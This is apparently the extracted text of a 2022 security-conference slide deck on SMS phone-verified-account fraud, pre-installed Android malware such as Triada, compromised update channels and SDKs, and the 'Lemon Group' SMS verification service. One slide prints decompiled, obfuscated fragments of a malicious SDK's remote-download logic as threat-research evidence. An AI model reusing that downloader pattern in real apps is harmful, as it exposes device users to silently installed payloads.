



DUBLIN

IRELAND 2022

34<sup>th</sup> ANNUAL FIRST CONFERENCE  
JUNE 26 - JULY 1

#FIRSTCON22

# Your phone is not your phone: a dive into SMS PVA fraud

---


Vladimir Kropotov, Zhengyu Dong, Ryan Flores, Fyodor Yarochkin, Paul Pajares

@vbkropotov

@fygrave



# Agenda

- Introduction
- Dive into  group
- Business as usual
- Impact and Implications
- Conclusions

# About speakers

- Vladimir Kropotov: TrendMicro Security Research.
- Many years of threat hunting experience
- Research team: Vladimir Kropotov, Zhengyu Dong, Ryan Flores, Fyodor Yarochkin, Paul Pajares
- 




# Introduction

# Historical Overview

- ROM pre-installed malware , how did it start?
- Mobile Supply Chain Attacks
- Known incidents, Response, Mitigation, Seizure



# Terminology



- **OEM** – original equipment manufacturer
- **ODM** – original design manufacturer
- **FOTA/OTA** – Firmware over the air
- **PVA** – phone verified accounts

Hat tip to Łukasz Siewierski  
[twitter.com/maldr0id](https://twitter.com/maldr0id)


# Mobile Supply Chain Attacks highlights

- Android market growth = ROM re-flashing services (刷機)
- Demand for custom ROM images
- Malware is activated on boot
- Unremovable, but can be detected by AV
- Low-cost mobile device brands mainly impacted
- **Triada** and **Guerilla** are prevalent families



image: kindpng.com

# Timeline of Pre-installed Malware Events





# Mobile phone Trojan steals 20 million contacts

February 28, 2015 01:31 Source: Beijing Times

share to:



Original title: Mobile phone Trojan steals 20 million contacts

Three companies developed a "silent plug-in", which used the flashing operation to install the plug-in into a parallel mobile phone, stealing nearly 20 million mobile phone user address books, involving 400,000 users. The reporter learned yesterday that 10 persons involved in the case from three companies were sentenced to fixed-term imprisonment of three and a half years to one year and five months by the Chaoyang Court in the first instance for the crime of illegally obtaining computer information system data and illegally controlling computer information system. Beijing Times



<https://www.chinanews.com.cn/>

# A notable case: Silent Plugin


- A criminal case

re-flashing (刷機)  
to Silent Plugin

**“Maide” Company** – used to promote Anfeng Appstore

**Anfeng Company** – Appstore developer


**Wanfeng Company** – provide rom packages,  
promote software  
for developers (for a fee)



**Promotion,  
revenue,  
private data**

**Active in 2011-2012  
10 Arrested and Fined  
in 2013**

# Timeline of Pre-installed Malware: Triada threat



# Examples of news covering Triada

pcmag.com/news/thousands-of-cheap-android-phones-in-africa-were-pre-installed-with-malware

## Thousands of Cheap Android Phones in Africa Were Pre-Installed With Malware

The hard-to-remove Triada malware was getting preinstalled on thousands of Tecno W2 handsets from a Chinese company called Transsion, according to security research from Upsteam Systems.



By [Michael Kan](#)

August 24, 2020



# Triada Delivered via FOTA/OTA



Catalin Cimpanu

April 6, 2021

News

Technology



## Gigaset smartphones infected with malware due to compromised update server

Hackers have compromised at least one update server of German smartphone maker **Gigaset** and deployed malware to some of the company's customers.

The German company, which previously operated under the Siemens Mobile and BenQ-Siemens brands and was one of the largest mobile phone makers in the early 2000s before the smartphone era, admitted to the security breach in statements

# Traditional Phones Impacted

- Insight into business models of supply-chain crime business



<https://news.iresearch.cn/content/202001/313754.shtml>

艾瑞网

## CCTV exposes the black production of "screw wool"! More than 5 million elderly machines were planted with Trojan horse virus

Source: CCTV Finance Author. 2020-01-08

Some people on the Internet collect preferential information of various businesses, and receive various coupons and bonuses after registration. People refer to this behavior as "pulling the wool". If you want to "grow wool", you need to register, and registration requires a mobile phone number and a verification code. Driven by interests, some people began to "twist their brains" against their opponents.

In August 2019, the police in Shaoxing, Zhejiang Province

# Main Supply Chain Attack vectors

Different Persistence & delivery Mechanisms in Supply Chain:

- Pre-infected ROMs on devices
- Compromised FOTA/OTA updates or FOTA/OTA apps
- Compromised Software Supply Chain: software SDKs are compromised and used to deliver malicious components

# SDK infections: example

therecord.media/official-client-for-the-apkpure-android-app-store-compromised-wit

Catalin Cimpanu  
April 9, 2021

News Technology




## Official client for the APKPure Android store compromised with malware

The official client for **APKPure**, the second-largest Android app store after the Play Store, was compromised with malware this week, three security firms said on Friday.

Version **3.17.18** of the APKPure application contained a copy of the **Tria** type of Android malware that can perform banking fraud, steal user data, download and install additional payloads.

Android users who installed or updated to this version of the APKPure client were advised to update to version 3.17.19, released earlier today, which removed the malware from their devices.



github.com/zero-sdk/Android\_SDK/blob/master/ZCoupSDK\_Integration\_Guide.md

Product Team Enterprise Explore Marketplace Pricing

zero-sdk / Android\_SDK Public

Code Issues Pull requests Actions Projects

master Android\_SDK / ZCoupSDK\_Integration\_Guide.md

tjt852 Update ZCoupSDK\_Integration\_Guide.md

4 contributors

Executable File 860 lines (641 sloc) 25.8 KB

## ZCoup SDK Integration

1. Introduction
2. Integration ZCoup SDK

```
public final class a {
    public static final String[] a;
    public static {
        a = new String[]{d.t.a.a.f.a.a("JXUgMnAEKbcGIAEPb00BGz5bUR87N0zAbE1RdjAmc2c1Fik2cid1LXcgPFRHVtM0J1MdSV1D30dycgJTJ13UnZSaxdH0qMzIhdip
    }
}

if(ZcoupSDK.initialized) {
    ZcoupSDK.obtainTemplateConfig(arg5, arg6, ((boolean)v1));
}

d.t.a.b.a.a(arg5.getApplicationContext(), "2021-3-22-ssk015-ym2", null, 1);
ZcoupSDK.initForPromote(arg5, arg6);
}

e.a(arg3);
int v1 = "80434588".equals(arg3) ? 0 : 1;
GpsHelper.a();
com.zcoup.base.c.a.a(arg2);
ZcoupSDK.obtainTemplateConfig(arg2, arg3, ((boolean)v1));
ZcoupSDK.initForPromote(arg2, arg3);

String v2 = v0_1.optString("url");
String v3 = v0_1.optString("md5");
if(!TextUtils.isEmpty(v2)) {
    goto label_144;
}

String v4 = v2.substring(v2.lastIndexOf("/") + 1);
String v0_2 = (String)TextUtils.obtainTemplateConfig(arg8, "pre_dy_download_file", "");
if(!TextUtils.isEmpty(v0_2) && !TextUtils.equals(v0_2, v4)) {
    new File(v1.getText() + File.separator + v0_2).delete();
}


TextUtils.obtainTemplateConfig(arg8, "pre_dy_download_file", v4);
v1.setText(File.separator + v4);
if(!TextUtils.isEmpty(v3)) {
    new File(v1.getText() + v1.getText()).delete();
    new File(v1.getText() + v1.getText()).delete();
    return;
}
```

<https://therecord.media/official-client-for-the-apkpure-android-app-store-compromised-with-malware/>



# The Lemon Group: SMS PVA dealer

# Public encounter of Lemon group



The screenshot shows a web browser window with the address bar displaying `4pda.to/forum/index.php?showtopic=595445&...`. The page content is a forum post from a user named 'Agn' (profile picture redacted) dated '02.02.19, 12:42'. The user's profile information on the left includes 'Local' status with five blue squares, '[offline]', 'Group: Friends', 'dns.com', 'Posts: 261', 'Registration: 10/30/12', and 'Reputation: 10'. The post text describes a phone infection with firmware 1.0.11, mentioning 'niverse package', 'pro.duoc', '5.27.5', 'EngineerMode', 'Memory - calls and SMS climb on drapi', and 'lemon91.com'. It notes that Dr.Web removed the infection but it returned. A note at the bottom states 'Post has been edited Agn - 02.02.19, 12:43'.

Instructions and solving issues wi x +

← → ↻ 4pda.to/forum/index.php?showtopic=595445&... 📄 ↗ ☆

**Agn** 02.02.19, 12:42 Message #4831

Local  
[offline]

Group: Friends  
dns.com  
Posts: 261  
Registration: 10/30/12

Reputation: 10

I wrote here not so long ago about the infection of the phone with firmware 1.0.11 (full-screen ads, on top of all applications). So. The niverse package is being downloaded, most likely from pro.duoc (5.27.5). It is also strange that EngineerMode and Memory - calls and SMS climb on drapi. [lemon91.com](#) Very suspicious actions for system applications. Dr.Web has started to detect this infection and removes it. But unfortunately, it downloads again in half an hour and Dr.Web again screams about being detected. I'll try to explore it some more.

Post has been edited Agn - 02.02.19, 12:43

Not Enough Number for the Verification Code?

LEMON Platform for PVA/OTP

Adapted to 20+ MAINSTREAM APPS

EVERYDAY 10K+ Numbers UPDATED

Covers 100+ Countries

Down to \$0.075/msg\*

At Your Service!

